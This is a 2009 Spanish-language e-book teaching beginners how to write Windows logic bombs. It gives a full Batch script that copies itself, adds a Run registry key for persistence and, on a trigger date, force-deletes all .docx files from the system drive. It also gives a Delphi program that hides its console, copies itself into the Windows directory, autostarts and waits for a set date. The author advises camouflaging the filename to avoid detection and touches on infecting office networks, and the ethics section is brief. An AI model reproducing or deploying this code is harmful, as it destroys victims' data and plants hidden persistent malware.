2009

Creación de una bomba lógica
Tomo I

Ghost

portalhacknet@gmail.com

08/07/2009

TABLA DE CONTENIDO

1. INTRODUCCIÓN

Cuando quería empezar este manual, pensé, cual sería la mejor forma de exponerlo, html, txt, pdf... opte por esta última y enviarlo a la red en forma de e-book para que todas las personas interesadas en el tema puedan leerlo, ya que este formato es una de los más compatibles hoy en día, claro sin mencionar que es curso esta enfocado a la creación de bombas lógicas bajo el **sistema operativo Windows**.

Este e-book esta dirigido a las personas que quieren:

- Aprender el proceso de creación de una bomba lógica
- Conocer que componentes se usan para la creación
- Superarse a si mismos y saber que pueden hacerlo

Como este es el primer tomo habrá algo de teoría y además cabe mencionar que hablaré de cómo crear este tipo de archivos maliciosos bajo dos lenguajes:

- Batch
- Object pascal

Claro hay que mencionarlo, Batch no es lenguaje en sí, es un sistema para poder crear scripts bajo Windows y que object pascal es el mismo Delphi, por si alguien tenía esa duda.

Algunos dirán y ¿que solo se pueden crear bombas lógicas bajo Windows?, pues no, de hecho se pueden programar bajo cualquier sistema operativo, lo que sucede es que en Windows todo el sistema es más permisivo, en cambio en otros sistemas operativos como **GNU/Linux** todo es un poco diferente, pero de que se pueden crear... se puede, todo ha su debido tiempo, ya que como he mencionado este es el primer tomo.

Y bien vamos al **"ataque"** Entremos en materia y ¡a programar!

1. 1 ¿Que es una bomba lógica?

Una bomba lógica es un software malicioso que generalmente cuando infecta a un ordenador espera hasta una determinada fecha/hora para poder activarse y así desencadenar todos sus efectos que en algunos casos pueden ser "**Destructivos**" y cuando digo destructivos me refiero a borrar archivos importantes del sistema, Aunque no por esto significa que todas las bombas lógicas sean iguales y tengan la misma finalidad, de hecho **la finalidad de una bomba lógica** es colapsar el sistema en el que se ha ejecutado por lo que un efecto desencadenado puede ser

simplemente cambiar todas las extensiones de los archivos o hacer uso excesivo de la memoria del ordenador.


Entonces como punto de prioridad tenemos que su finalidad es la de colapsar, por eso muchas veces podías leer en internet o revistas, que un empleado de X empresa que había sido despedido dejo una bomba lógica e hizo colapsar todo el sistema… bueno si lo hizo colapsar y espero una determinada fecha para hacerlo, pues de cierta forma si se le puede llamar bomba lógica, pero no hay que confundir estas con los worms, ya que una bomba lógica:

- Nunca se replica a si misma
- Siempre espera un tiempo antes de activarse, nunca lo hace inmediatamente

Aunque de todos modos estas características ya dependen del programador, pero si se quiere programar un software malicioso que todos los días dañe algo en un sistema y que espere hasta una determinada fecha para dar un "golpe final" se puede hacer pero en este caso se llamaría worm (o gusano en español).

1. 2 Como trabajan

La forma en que trabaja una bomba lógica es algo particular… como ya he dicho siempre esperan un determinado tiempo antes de desencadenar sus efectos o finalidad para la que fue creada, lo explicaré paso a paso pero antes veremos un gráfico:



El gráfico esta más que entendible veamos:

- **Infección del ordenador u ordenadores:** Como ya he dicho una bomba lógica no se replica a si misma, pero ¿para que queremos infectar solo un ordenador? Si queremos infectar varios ordenadores ya sea de una red en

especifico o ordenadores de cualquier zona, debemos darle importancia a un método de replicación.

Si fuera un edificio donde cada oficina tiene un ordenador por consiguiente sabemos que se debe pasar información de ordenador entre ordenador, claro esto se hace por medio de la LAN (Red de área local) pero también existe la posibilidad de que lo hagan por otros medios magnéticos o dispositivos como la USB, entonces podemos programarnos nuestra propia propagación USB (Este tema no será tratado en los tomos).

Otra idea sería tratar de infectar un fichero que sea muy usado por todo el personal del edificio, la infección ya depende de ustedes el hecho es que la bomba lógica se ejecute e infecte el ordenador para así poder esperar su fecha de activación.


- **Asegurar la supervivencia hasta que llegue la hora: Bueno** si ya logramos hacer que los usuarios ejecuten la bomba lógica ahora debemos guardarla bien para asegurar su activación, aquí podemos que la bomba lógica **se copie** en la carpeta del sistema, o en alguna partición del disco duro.

  También podemos hacer que **arranque con el sistema**, es decir cada vez que se encienda el ordenador esta se ejecutará para posteriormente verificar si llego la hora/fecha.

  Existen varios métodos para arrancarse con el sistema el más común es agregarse al registro por el método **Run:**

  HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

  Pueden hacer el ejercicio vayan a **Inicio > ejecutar > regedit** y pueden buscar esa ruta, podrán ver algo como esto:



  Como se puede ver en la imagen el único archivo que tengo arrancando con el sistema es el antivirus avira.

En otro tomos trataremos más métodos como es el primero ya saben... mucha teoría y más adelante algo de practica.

- **Desencadenar todos los efectos:** Una vez ya infectamos y aseguramos la ejecución, la bomba lógica va a comprobar que es la fecha correcta, como la hemos puesto para que se arranque con el sistema, se ejecutará cada vez que se encienda el ordenador entonces en ese mismo momento comprobará la fecha, si la fecha es correcta ejecutara todos los efectos que le han sido programados ara que hiciera.

  Se puede decir que es el momento más glorioso ya que sabes cuando se ejecutará, puedes esperar con una tasa de café colombiano xD a ver como todos los ordenadores colapsan xD ... pero en fin de eso no se trata... por eso más delante de este tomo trataremos legalidad y ética.

- **Dejar sus payloads:** Esto ya es el fin... no de la bomba lógica, si no del ciclo de vida que recorre esta para llegar a su finalidad, de hecho ustedes pueden hacer que después de la fecha de activación se sigan desencadenando efectos generalmente poco dañinos si no más bien algo que caracterizará su bomba lógica.

  Muchos Newbies creen que un payload es dejar muchos *.txt con mensajes insultantes, bueno de eso no se trata, si no más bien de los efectos colaterales que su bomba lógica puede dejar... es como el "payload de un actor de cine" que dejo marca en muchas personas y que lo recuerdan por x película.

1.3 Payloads

Como ya he mencionado en el apartado anterior los payloads son los efectos o daños colaterales que la bomba lógica ha dejado, estos payloads los puede dejar cualquier tipo de virus, en este caso una bomba lógica.

Algunas ideas de payloads son:

- Abrir una página de internet todos los días
- Arrancar un programa determinado
- Mover el curso del mouse

Entre otros... claramente estos efectos van después de la fecha de activación de la bomba lógica.

2. Programando una bomba lógica

El momento tan esperado... después de **mucha teoría** vamos a la práctica y de seguro muchos usuarios se habrán pasado la teoría, pero recuerden que es el primer tomo y que el primer siempre es para usuarios novatos que quieren introducirse en el mundo de la escritura de virus.

A continuación veremos cuales son los componentes o requerimientos para programar una bomba lógica:

- Necesitaremos saber manejo de fechas
- Condicionales
- Manejo del registro de Windows

No es necesario que ustedes ya sepan programar esto, de eso se trata de aprende y aquí trataré de mostrarles como se hace, y bien si ya saben programar todo lo anterior, pues perfecto, les será más fácil programar el software.

2. 1 Programando una bomba lógica en Batch

Bien primero que todo vamos a apagar el echo y a borra la pantalla para que el usuario no vea el proceso que se muestra por pantalla, para eso usamos:

```
cls
@echo off
```

Ahora según el gráfico y la explicación del punto anterior, debemos asegurar que nuestra bomba se guarde y se oculte:

```
copy /y %0 "%homedrive%\bomba.bat"
```

Con el comando **copy** se copiará el archivo con el **/y** se suprimirá la pregunta de confirmación, que si el archivo ya existe y que si deseamos reemplazarlo, con %0 seleccionaremos nuestro propio *.bat para la copia es decir sería como la ruta de origen, y ahora necesitaremos la ruta de destino de copia:

"%homedrive%\bomba.bat" tenemos la variable global %homedrive% que nos marcará por defecto a partición principal, que en la mayoría de los casos es la unidad C:\ , pueden ver mas variables globales escribiendo el comando **set** , por ejemplo algunas muy útiles y que vale la pena agregarlas son:

%windir% = Directorio de Windows

%systemdrive% = Directorio donde esta el sistema

%programfiles% = donde se instalan los programas por lo general es \Archivos de programa

Ok, sigamos con la escritura de la bomba una vez hemos copiado nuestra bomba, debemos hacer que se arranque con el sistemael método que usaremos es por medio del registro y de la clave run:

```
reg add "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v "Bomba" /d "%homedrive%\bomba.bat"
```

Como pueden ver en este código utilizamos el comando reg, para trabajar con el registro y la función **add,** para añadir una entrada, en este caso la clave run, luego ponemos el atributo **/v** para asignar un nombre con el que se agregará y por último la **/d** para seleccionar la ruta en donde se encuentra el archivo que queremos que se arranque con el sistema.

Vamos a trabajar con **Condicionales** ahora, lo que queremos hacer es que si llega a cierta fecha ejecute una determinada acción:

```
if %date% == 08/07/2009 ()
```

Bien el if es el condicional, significa si pasa esto → se ejecuta lo que estará entre los paréntesis. La variable global %date% toma la fecha actual del sistema y luego el **==** (Significa igual o igual) hará una comparación entre strings(Cadenas de caracteres) en este caso lo comparamos con una fecha 08/07/2009 , Es decir si la fecha tomada es igual o igual a la fecha asignada se ejecutan las acciones.

Dentro de este paréntesis vamos a colocar los efectos de nuestra bomba lógica. Lo haremos interesante, si el .bat detecta que esa fecha agregará una tarea a una hora determinada entonces usamos el comando **at**:

```
AT 21:27 Comando a realizar
```

Bien algo confuso es que algunas veces no se ejecuta la tarea, ya que este trabaja con la herramienta administrativa de **tareas programadas de Windows,** entonces no recomiendo usarlo mucho. Por último el efecto que desencadena nuestra bomba:

```
del /f /q /s "%homedrive%\prueba\*.docx"
```

Borra todos los archivos de extensión .docx del disco local. Y bien ahora observemos el script totalmente terminado:

```
cls
@echo off
copy /y %0 "%homedrive%\bomba.bat"
reg add "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v
"Bomba" /d "%homedrive%\bomba.bat"
if %date% == 08/07/2009 (
del /f /q /s "%homedrive%\*.docx"
)
```


Para terminar este capitulo de programación de bombas lógicas en batch, podemos observar en el anterior script, que programarlas en este lenguaje es muy sencillo, y que si se conocen bien todas las referencias del batch se pueden llegar a crear potentes scripts.

2.2 Programando una bomba lógica en Object pascal

Algunos se preguntarán... ¿Y cual es la diferencia de programar una bomba lógica en Batch y en object pascal u otro lenguaje?, Buff, pues sencillo, como decía un compañero cuando estaba haciendo un tutorial de juegos en pygame(hecho en python), "Simplemente los juegos que están en python están en python y los juegos de c++ están hechos en c++", si es cierto que podemos hacer cosas muy potentes con Batch pero nos limitaríamos demasiado al conocimiento que de verdad podemos recibir, cuando utilizamos object pascal como lenguaje (o si utilizamos otro lenguaje de Alto/bajo nivel), tenemos a disposición más funciones e incluso llamadas a las APIS del sistema operativo, lo que nos da más posibilidades.

Empecemos...

Vamos a nuestro IDE de Delphi (Yo en mi caso utilizo Delphi 7 SE), y vamos al menú **File > New > Other** y seleccionamos **Console Application**.



¿Porqué en modo consola?, Por la sencilla razón de que si utilizamos interfaz gráfica nuestro ejecutable final tendrá mas de 300 KB, mientras que si lo hacemos en modo consola, ocupara no más de 90 KB dependiendo de el código que le vayamos añadiendo.

Lo que haremos Será una aplicación que obtenga el directorio de Windows, y copie nuestro archivo ejecutable allí, luego que se arranque con el sistema añadiéndose al registro de windows y por último que compruebe una hora y fecha para ejecutar determinadas acciones.

Antes de hacer algo, coloco aquí todo el código fuente para que lo analicen y así iré explicándolo:

```
program BL;

{$APPTYPE CONSOLE} // Esta línea la borramos

uses
  SysUtils,Windows,Registry;
var
WinDir: array[0..MAX_PATH] of char;
Result: String;
Reg: TRegistry;
fecha: TDateTime;
terminar: Boolean;


begin
SetString(Result, WinDir, GetWindowsDirectory(WinDir,MAX_PATH));
Result:= Result + '\';
CopyFile(Pchar(ParamStr(0)),Pchar(Result + 'bomba.exe'),True);
Reg:= TRegistry.Create;
Reg.RootKey:= HKEY_LOCAL_MACHINE;
Reg.OpenKey('SOFTWARE\Microsoft\Windows\CurrentVersion\Run',false);
Reg.WriteString('Bomba',Result + 'bomba.exe');
Reg.Free;
terminar:= False;
fecha:= StrToDate('15/07/2009');
Repeat
sleep(1);
if (Date = fecha) and (Time = EncodeTime(11,22,00,00)) then
Begin
terminar:= True;
//Acciones a realizar
End;
Until terminar = True;
end.
```

¿Fácil verdad?, Primero que nada borramos de nuestro esqueleto lo que dice {$APPTYPE CONSOLE} así no nos aparecerá la ventana negra del MS-DOS.

Luego en Uses declaramos las librerías Windows y Registry, para poder trabajar con componentes de windows y su registro:

```
uses
  SysUtils,Windows,Registry;
```

Seguido de uses declaramos una variable char de tipo arreglo que es donde se almacenará el nombre del directorio de windows, para ello también utilizaremos un API de windows llamada **GetWindowsDirectory.**

Utilizar el API es sencillo:

```
GetWindowsDirectory(WinDir,MAX_PATH);
```

Hacemos la llamada al API luego colocamos el nombre de la variable donde se almacenará en forma de caracteres este nombre y luego seguido de una coma declaramos un entero, que es el número máximo de caracteres que puede tener nuestra cadena. MAX_PATH significa 32767.

Habiendo declarado dos variables (**WinDir y result**), haremos uso de otra función para obtener una cadena de caracteres más completa, es decir obtendremos la ruta del directorio de windows con un '\' al final.

```
SetString(Result, WinDir, GetWindowsDirectory(WinDir,MAX_PATH));
Result:= Result + '\';
```

SetString nos convertirá todo eso y lo guardará en **Result.**

Bien ahora copiaremos nuestro ejecutable a ese directorio, para eso usamos otra API llamada **CopyFile:**

```
CopyFile(Pchar(ParamStr(0)),Pchar(Result + 'bomba.exe'),True);
```

La sintaxis es Como en Batch, Origen y destino, solo que añadiéndole un True al final para indicar que se realice la operación. Utilizamos **ParamStr(0),** Para seleccionar a nuestro propio ejecutable (Eso nos recuerda el %0 de Batch el mismo comando Copy). Seguid de una coma, colocaremos la ruta de destino para eso utilizamos la variable que nos guardó la ruta '**Result**', Seguido del nombre del ejecutable '**bomba.exe**', Claramente este nombre es de ejemplo ustedes deberían usar un nombre que se camufle más con el sistema y así no sea detectado por un humano.

En la zona de variables declaramos Reg: TRegistry; Para poder trabajar con el registro y en uses también declaramos registry. Trabaremos con el registro para poder copiarnos al inicio del sistema.

Ahora colocamos una pequeña 'instancia' para empezar a trabajar con el registro:

```
Reg:= TRegistry.Create;
```

Ahora seleccionamos la ruta principal del registro con la que deseamos trabajar:

```
Reg.RootKey:= HKEY_LOCAL_MACHINE;
```

Abrimos la llave con la que queremos trabajar:

```
Reg.OpenKey('SOFTWARE\Microsoft\Windows\CurrentVersion\Run',false);
```

Escribimos los valores, que necesitemos, el primre valor es el nombre con el que se guardará, el segundo es la ruta del archivo que queremos que se arranque con el sistema:

```
Reg.WriteString('Bomba',Result + 'bomba.exe');
```

Y por ultimo cerramos o liberamos al registro:

```
Reg.Free;
```

En la declaración de variables añadimos '**terminar: Boolean;**' esto es para trabajar con el bucle **repeat Until,** esta parte deberían tenerla clara pues es algo básico del lenguaje, es un bucle pero aún así lo explicaré:

El bucle repeat until funciona como el **Do – While** de otros lenguajes se ejecuta una acción hasta que llegue a cierta condición, en este caso si la variable terminar es verdadera, se termina el bucle, esto lo haremos con el fin de que nuestra aplicación siempre se cargue en memoria.

```
Repeat
sleep(1);
if (Date = fecha) and (Time = EncodeTime(11,22,00,00)) then
Begin
terminar:= True;
//Acciones a realizar
End;
Until terminar = True;
```

Como verán dentro del Repeat – Until, tenemos las funciones que se ejecutarán siempre. Tenemos a **Sleep(1),** Que es el equivalente a un timer si estuviésemos haciendo la bomba lógica con formularios y demás... el 1 que está dentro del

paréntesis equivale a un valor en milisegundos, es decir cada 1 milisegundo comprobará las acciones que se encuentran a su continuación.
Una parte importante es trabar con fechas y posteriormente con horas, tenemos la función **Date,** que nos devuelve la fecha actual del sistema donde se está ejecutando y **time** que nos devuelve la hora actual.

Como verán en la zona de declaración de variables pusimos una variable llamada **fecha:** TDateTime; a la que más adelante del código si observan le dimos un valor:

```
fecha:= StrToDate('15/07/2009');
```

Este valor se lo pasamos como String, por lo que hubo que hacer la conversión de String a Date, para indicar fechas. En cambio con time utilizamos la función del propio lenguaje **Encodetime(),** Que le pasamos como argumentos 4 valores de tipo entero que indica Hora, minuto, segundo y milisegundo.

De allí hicimos un condicional:

```
if (Date = fecha) and (Time = EncodeTime(11,22,00,00)) then
Begin
terminar:= True;
//Acciones a realizar
End;
```

Sí Date (Fecha actual) es igual a la variable fecha (Fecha a ejecutarse) y (**and**) Time(hora actual) es igual a la hora indicada en Encodetime, entonces se ejecutarán las acciones que están dentro del Begin y el End; e inmediatamente la variable **Terminar** Pasa a ser verdadera para que así podamos terminar el bucle (pues el bucle termina si terminar es verdadera).

Lo que está entre comentarios "//Acciones a realizar", Son los efectos a desencadenar después de la fecha/hora indicada.

3. Ingeniería del Software " Porque Programar un Bomba lógica"

Ya algunos dirán que me he vuelto 'Desquiciado', hablando de ingeniería del software, pero hay que tener en cuenta que para todo proceso de creación de un programa debemos realizar un procedimiento:

- Análisis del problema
- Creación del algoritmo
- Codificación
- Compilación y ejecución
- Depuración

- Documentación del programa
- Empaquetado y distribución


Claramente eso es para un software comercial y utilizable, una bomba lógica en sí no tiene ningún uso, pero programarla nos lleva a seguir todos estos pasos y manejarnos mucho mejor como programadores.

Cuando programamos una boba lógica estamos trabajando con fechas y tiempos, esto es útil si desarrollamos un software comercial, y que debe caducar en X días (por lo general 30 días), entonces en ese proceso de programación ponemos en práctica todo aquello que utilizamos para programar la Bomba lógica.

Igualmente antes de programar nosotros siempre analizamos lo que queremos realizar y creamos un pequeño algoritmos (Lista de pasos a seguir) de los cuales nuestra aplicación hará uso.

3.1 Sobre los programas Shareware

Comentábamos en el apartado anterior que nosotros podíamos crear un programa comercial para ofrecerlo como versión de prueba y que caducará por X días este tipo de protección de software es una de las más utilizadas hoy en día, y aprenderla, nos puede llevar a mejorarla, ya que este tipo de protección se puede 'Crackear', utilizando ingeniería reversible, por ejemplo si analizamos **Los Strings del ejecutable de nuestra bomba lógica,** por medio de un Debugger como el OllyDBG veremos algo como esto:



Se puede ver una cadena de caracteres que indica una fecha y una entrada del registro que es donde se guarda nuestra aplicación para arrancar con el sistema, y sí es así como trabajan este tipo de programas shareware, o bueno más o menos

así, ya que ningún programador es tan **newbie** como para poner una comparación de strings para un software comercial.

La cuestión en sí es, que esta fecha en la que caducan nuestros programas shareware se debió al efecto mismo de haber caducado, es decir **si llega a esta fecha,** haz que caduque el programa, esto es fácilmente reversible poniendo un salto desde el Debugger, pero eso no es tema de este tutorial y posiblemente lo hablaremos en otro e-book.

4. Legalidad y ética

Sí lo sé, ¿para que este apartado?, sencillo mucha gente aprende para hacer cosas 'malas' en sí, otras aprendemos por la simple pasión y de seguro las personas buenas y malas liberamos nuestro virus, troyano, worm, bomba lógica etc, para probar que realmente lo que desarrollamos tendrá una 'buena acogida', pero nunca tenemos presente que esto es un delito, (de cierta forma lo es), ya que nuestras creaciones podrían llegar a dañar información importante sin que nosotros lo sepamos.

No quiero alargar este apartado por lo que lo único que tengo que decir es simplemente, piensen en los demás y programen mucho, pero háganlo con cuidado.

5. Conclusiones

Llegamos al fin de este primer tomo de programación de bombas lógicas, en el que aprendimos a trabajar con fechas y tiempos en Batch y Object pascal (Delphi), aprendimos algo sobre los programas shareware y como era el funcionamiento en sí de este tipo de malware.

En otros tomos posiblemente trabajaré con otros lenguaje como C/C++ o incluso de la misma plataforma .NET (C# y VB.NET), para así aprender a trabajar todos los temas vistos en este tomo en diferentes lenguajes.

AGRADECIMIENTOS

Dentro de poco habré llegado a 2 años en este mundo de la pasión por la informática y quiero agradecer a través de esta E-book a varias personas que de seguro no alcanzaré a nombrarlas todas pero que siempre están presentes.

A aquellos de los que **he aprendido** mucho: PaRRbot, Eliuth, PervethSO, SkullMaster123.

A aquellos que siempre **han creído en mí**: Mi Primo, Ziggy, Zrallter, Input, MAKY666.

A los compañeros que están en este mundillo y que **son del país donde resido** ☺ : Urban, Radical, Cristian, Monje, Monster, Julio P, Alejo_0317

Y claro al foro de Gedzac, que son los que me inspiraron a seguir en esto del Vxing, en el que apenas estoy comenzando.

###

#Comentarios a: portalhacknet@gmail.com
#By Ghost